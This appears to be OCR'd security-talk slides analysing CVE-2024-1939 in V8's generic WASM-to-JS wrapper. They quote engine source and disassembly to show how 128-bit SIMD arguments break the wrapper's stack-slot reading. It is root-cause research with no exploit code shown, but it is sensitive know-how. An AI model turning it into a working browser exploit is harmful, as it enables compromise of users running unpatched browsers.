




Compile Error | Runtime Error

Bug Hunting Method in WASM

Fuzzing Loop Opt




Bug Hunting Method in WASM

Fuzzing Loop Opt

Case Study and Exploitation Tech in WASM Chromium

Background: JS-To-WASM & WASM-To-JS



When calling between different context, call wrapper rather than JS Function or WASM Function directly.

Background: Generic WASM-To-JS wrapper

Original WASM-To-JS Wrapper

- Compile the WASM-To-JS wrapper with **Turbofan.**
- WASM-To-JS Wrapper compiled when WASM module created.
- Not friendly to low-end devices that don't use Turbofan optimizer.(*Have to keep turbofan code in binary*)

```
wasm::WasmCompilationResult CompileWasmImportCallWrapper(
    wasm::CompilationEnv* env, wasm::ImportCallKind kind,
    const wasm::FunctionSig* sig, bool source_positions, int expected_arity,
    wasm::Suspend suspend) {
  //[...]
  auto compile_with_turbofan = [&]() {
  //[...]
    SourcePositionTable* source_position_table =
        source_positions ? zone.New<SourcePositionTable>(graph) : nullptr;

    WasmWrapperGraphBuilder builder(&zone, mcgraph, sig, env->module,
                                    WasmGraphBuilder::kWasmApiFunctionRefMode,
                                    nullptr, source_position_table,
                                    StubCallMode::kCallWasmRuntimeStub,
                                    env->enabled_features);
    builder.BuildWasmToJSWrapper(kind, expected_arity, suspend, env->module);

    // [...]
  };
  auto result = v8_flags.turboshaft_wasm_wrappers ? compile_with_turboshaft()
                                                  : compile_with_turbofan();
  // [...]
  return result;
}
```

https://docs.google.com/document/d/116DA2Ly_w9aZpBxDe_KYNJSt-AMkykhFIH2pBTSP0vc

Background: Generic WASM-To-JS wrapper

Generic WASM-To-JS Wrapper

- Compile the WASM-To-JS wrapper in **Architecture-related** builtins.
- WASM-To-JS Wrapper compiled when imported JS Function called.
- It enables a no-TurboFan mode for which could reduce the size of the V8 binary for low-end devices.


```
// static
void WasmTrustedInstanceData::ImportWasmJSFunctionIntoTable(
    Isolate* isolate, Handle<WasmTrustedInstanceData> trusted_instance_data,
    int table_index, int entry_index, Handle<WasmJSFunction> js_function) {
    //[...]
    wasm::WasmImportWrapperCache* cache = native_module->import_wrapper_cache();
    wasm::WasmCode* wasm_code =
        cache->MaybeGet(kind, canonical_sig_index, expected_arity, suspend);
    Address call_target;
    if (wasm_code) {{// Generic WASM-To-JS Wrapper
      call_target = wasm_code->instruction_start();
    } else if (UseGenericWasmToJSWrapper(kind, sig, resolved.suspend())) {
      call_target = isolate->builtins()
                          ->code(Builtin::kWasmToJsWrapperAsm)
                          ->instruction_start();
    }else {// Original WASM-To-JS Wrapper
      wasm::CompilationEnv env = native_module->CreateCompilationEnv();
      wasm::WasmCompilationResult result =
          compiler::CompileWasmImportCallWrapper(&env, kind, sig, false,
                                                 expected_arity, suspend);
    //[...]
    }
   }
```

https://docs.google.com/document/d/116DA2Ly_w9aZpBxDe_KYNJSt-AMkykhFIH2pBTSP0vc

The Bug (CVE-2024-1939)

Root Cause

The Bug was introduced in the patch fixing another bug related to the feature `***js-to-wasm wrapper inlining***`.




```
Handle<WasmInternalFunction>
WasmInstanceObject::GetOrCreateWasmInternalFunction(
    Isolate* isolate, Handle<WasmInstanceObject> instance, int function_index) {
  // [...]
  if (v8_flags.wasm_to_js_generic_wrapper && IsWasmApiFunctionRef(*ref)) {
    Handle<WasmApiFunctionRef> wafr = Handle<WasmApiFunctionRef>::cast(ref);
    ref = isolate->factory()->NewWasmApiFunctionRef(
        handle(wafr->callable(), isolate),
        static_cast<wasm::Suspend>(wafr->suspend()),
        handle(wafr->instance(), isolate), handle(wafr->sig(), isolate));
  }

  // [...]
  auto result = isolate->factory()->NewWasmInternalFunction(
      IsWasmApiFunctionRef(*ref) ? 0 : instance->GetCallTarget(function_index),
      ref, rtt, function_index);

  if (IsWasmApiFunctionRef(*ref)) {
    Handle<WasmApiFunctionRef> wafr = Handle<WasmApiFunctionRef>::cast(ref);
    WasmApiFunctionRef::SetInternalFunctionAsCallOrigin(wafr, result);
    result->set_code(isolate->builtins()->code(Builtin::kWasmToJsWrapperAsm));
  }
  WasmInstanceObject::SetWasmInternalFunction(instance, function_index, result);
  return result;
}
```

Check if the flag is enabled

The Bug (CVE-2024-1939)

Root Cause

The Bug was introduced in the patch fixing another bug related to the feature `***js-to-wasm wrapper inlining***`.


```
Handle<WasmInternalFunction>
WasmInstanceObject::GetOrCreateWasmInternalFunction(
    Isolate* isolate, Handle<WasmInstanceObject> instance, int function_index) {
  // [...]
  if (v8_flags.wasm_to_js_generic_wrapper && IsWasmApiFunctionRef(*ref)) {
    Handle<WasmApiFunctionRef> wafr = Handle<WasmApiFunctionRef>::cast(ref);
    ref = isolate->factory()->NewWasmApiFunctionRef(
        handle(wafr->callable(), isolate),
        static_cast<wasm::Suspend>(wafr->suspend()),
        handle(wafr->instance(), isolate), handle(wafr->sig(), isolate));
  }

  // [...]
  auto result = isolate->factory()->NewWasmInternalFunction(
      IsWasmApiFunctionRef(*ref) ? 0 : instance->GetCallTarget(function_index),
      ref, rtt, function_index);

  if (IsWasmApiFunctionRef(*ref)) {
    Handle<WasmApiFunctionRef> wafr = Handle<WasmApiFunctionRef>::cast(ref);
    WasmApiFunctionRef::SetInternalFunctionAsCallOrigin(wafr, result);
    result->set_code(isolate->builtins()->code(Builtin::kWasmToJsWrapperAsm));
  }
  WasmInstanceObject::SetWasmInternalFunction(instance, function_index, result);
  return result;
}
```

We can call WasmToJsWrapperAsm regardless of whether this feature is enabled, Any assumptions will be broken?

The Bug (CVE-2024-1939)

The Check in Runtime_WasmToJsWrapperAsm

No check here. Compile it directly!

```
void Builtins::Generate_WasmToJsWrapperAsm(MacroAssembler* masm) {
  // Pop the return address into a scratch register and push it later again. The
  // return address has to be on top of the stack after all registers have been
  // pushed, so that the return instruction can find it.
  __ popq(kScratchRegister);

  int required_stack_space = arraysize(wasm::kFpParamRegisters) * kDoubleSize;
  __ subq(rsp, Immediate(required_stack_space));
  for (int i = 0; i < static_cast<int>(arraysize(wasm::kFpParamRegisters));
       ++i) {
    __ Movsd(MemOperand(rsp, i * kDoubleSize), wasm::kFpParamRegisters[i]);
  }
  // Push the GP registers in reverse order so that they are on the stack like
  // in an array, with the first item being at the lowest address.
  for (size_t i = arraysize(wasm::kGpParamRegisters) - 1; i > 0; --i) {
    __ pushq(wasm::kGpParamRegisters[i]);
  }
  // Reserve fixed slots for the CSA wrapper.
  // Two slots for stack-switching (central stack pointer and secondary stack
  // limit):
  static_assert(WasmImportWrapperFrameConstants::kCentralStackSPOffset ==
                WasmImportWrapperFrameConstants::kWasmInstanceOffset -
                    kSystemPointerSize);
  __ pushq(Immediate(kNullAddress));
  static_assert(WasmImportWrapperFrameConstants::kSecondaryStackLimitOffset ==
                WasmImportWrapperFrameConstants::kCentralStackSPOffset -
                    kSystemPointerSize);
  __ pushq(Immediate(kNullAddress));
  // One slot for the signature:
  __ pushq(rax);
  // Push the return address again.
  __ pushq(kScratchRegister);
  __ TailCallBuiltin(Builtin::kWasmToJsWrapperCSA);
}
```

The Bug (CVE-2024-1939)

The Check in Runtime_WasmToJsWrapperAsm

No check here. Compile it directly!


How **Generic WASM-To-JS Wrapper** translate WASM variable into Javascript variable ?

```
void Builtins::Generate_WasmToJsWrapperAsm(MacroAssembler* masm) {
  // Pop the return address into a scratch register and push it later again. The
  // return address has to be on top of the stack after all registers have been
  // pushed, so that the return instruction can find it.
  __ popq(kScratchRegister);

  int required_stack_space = arraysize(wasm::kFpParamRegisters) * kDoubleSize;
  __ subq(rsp, Immediate(required_stack_space));
  for (int i = 0; i < static_cast<int>(arraysize(wasm::kFpParamRegisters));
       ++i) {
    __ Movsd(MemOperand(rsp, i * kDoubleSize), wasm::kFpParamRegisters[i]);
  }
  // Push the GP registers in reverse order so that they are on the stack like
  // in an array, with the first item being at the lowest address.
  for (size_t i = arraysize(wasm::kGpParamRegisters) - 1; i > 0; --i) {
    __ pushq(wasm::kGpParamRegisters[i]);
  }
  // Reserve fixed slots for the CSA wrapper.
  // Two slots for stack-switching (central stack pointer and secondary stack
  // limit):
  static_assert(WasmImportWrapperFrameConstants::kCentralStackSPOffset ==
                WasmImportWrapperFrameConstants::kWasmInstanceOffset -
                    kSystemPointerSize);
  __ pushq(Immediate(kNullAddress));
  static_assert(WasmImportWrapperFrameConstants::kSecondaryStackLimitOffset ==
                WasmImportWrapperFrameConstants::kCentralStackSPOffset -
                    kSystemPointerSize);
  __ pushq(Immediate(kNullAddress));
  // One slot for the signature:
  __ pushq(rax);
  // Push the return address again.
  __ pushq(kScratchRegister);
  __ TailCallBuiltin(Builtin::kWasmToJsWrapperCSA);
}
```

The Bug (CVE-2024-1939)

JSObect generation in `WasmToJsWrapperCSA`

1) Allocate a FixedArray to store generated JSObject.
2) Take out the parameters in order
3) Convert to JSobject according to the type
4) Save to the FixedArray
5) Call the real Imported Javascript Fuction with the FixedArray



The Bug (CVE-2024-1939)

The broken assumption

- Each time, 8 bytes or 4 bytes of length(according to Architecture Bits) are read sequentially from the stack as variables.

```
macro GetStackSlot(): &intptr {
  if constexpr (Is64()) {
    const result = torque_internal::unsafe::NewReference<intptr>(
        this.object, this.nextStack);
    this.nextStack += torque_internal::SizeOf<intptr>();
    return result;
  } else {
    if (this.smallSlot != 0) {
      const result = torque_internal::unsafe::NewReference<intptr>(
          this.object, this.smallSlot);
      this.smallSlot = 0;
      this.smallSlotLast = false;
      return result;
    }
    const result = torque_internal::unsafe::NewReference<intptr>(
        this.object, this.nextStack);
    this.smallSlot = this.nextStack + torque_internal::SizeOf<intptr>();
    this.nextStack = this.smallSlot + torque_internal::SizeOf<intptr>();
    this.smallSlotLast = true;
    return result;
  }
}
```

The Bug (CVE-2024-1939)

The broken assumption

- Each time, 8 bytes or 4 bytes of length(**according to Architecture Bits**) are read sequentially from the stack as variables.

Wait… How about S128bit in WASM?

```
macro GetStackSlot(): &intptr {
  if constexpr (Is64()) {
    const result = torque_internal::unsafe::NewReference<intptr>(
        this.object, this.nextStack);
    this.nextStack += torque_internal::SizeOf<intptr>();
    return result;
  } else {
    if (this.smallSlot != 0) {
      const result = torque_internal::unsafe::NewReference<intptr>(
          this.object, this.smallSlot);
      this.smallSlot = 0;
      this.smallSlotLast = false;
      return result;
    }
    const result = torque_internal::unsafe::NewReference<intptr>(
        this.object, this.nextStack);
    this.smallSlot = this.nextStack + torque_internal::SizeOf<intptr>();
    this.nextStack = this.smallSlot + torque_internal::SizeOf<intptr>();
    this.smallSlotLast = true;
    return result;
  }
}
```

The Bug (CVE-2024-1939)

The broken assumption

- Each time, 8 bytes or 4 bytes of length(**according to Architecture Bits**) are read sequentially from the stack as variables.

```
void LiftoffAssembler::Spill(int offset, LiftoffRegister reg, ValueKind
kind) {
  RecordUsedSpillOffset(offset);
  Operand dst = liftoff::GetStackSlot(offset);
  switch (kind) {
    // [...]
    case kS128:
      Movdqu(dst, reg.fp());
      break;
    default:
      UNREACHABLE();
  }
}
```

Generic Wasm-to-JS wrapper **CANNOT** Cover the S128 case…

```
196  c5fa118d20ffffff     vmovss [rbp-0xe0],xmm1
19e  c5fa7f950cffffff     vmovdqu [rbp-0xf4],xmm2
1a6  c5fa7f9dfcfeffff     vmovdqu [rbp-0x104],xmm3
1ae  c5fa7fa5ecfeffff     vmovdqu [rbp-0x114],xmm4
1b6  c5fa7faddcfeffff     vmovdqu [rbp-0x124],xmm5
1be  c5fa7fb5ccfeffff     vmovdqu [rbp-0x134],xmm6
1c6  c5fa7fbdb0feffff     vmovdqu [rbp-0x150],xmm7
1ce  c5fa7f85a0feffff     vmovdqu [rbp-0x160],xmm0
```

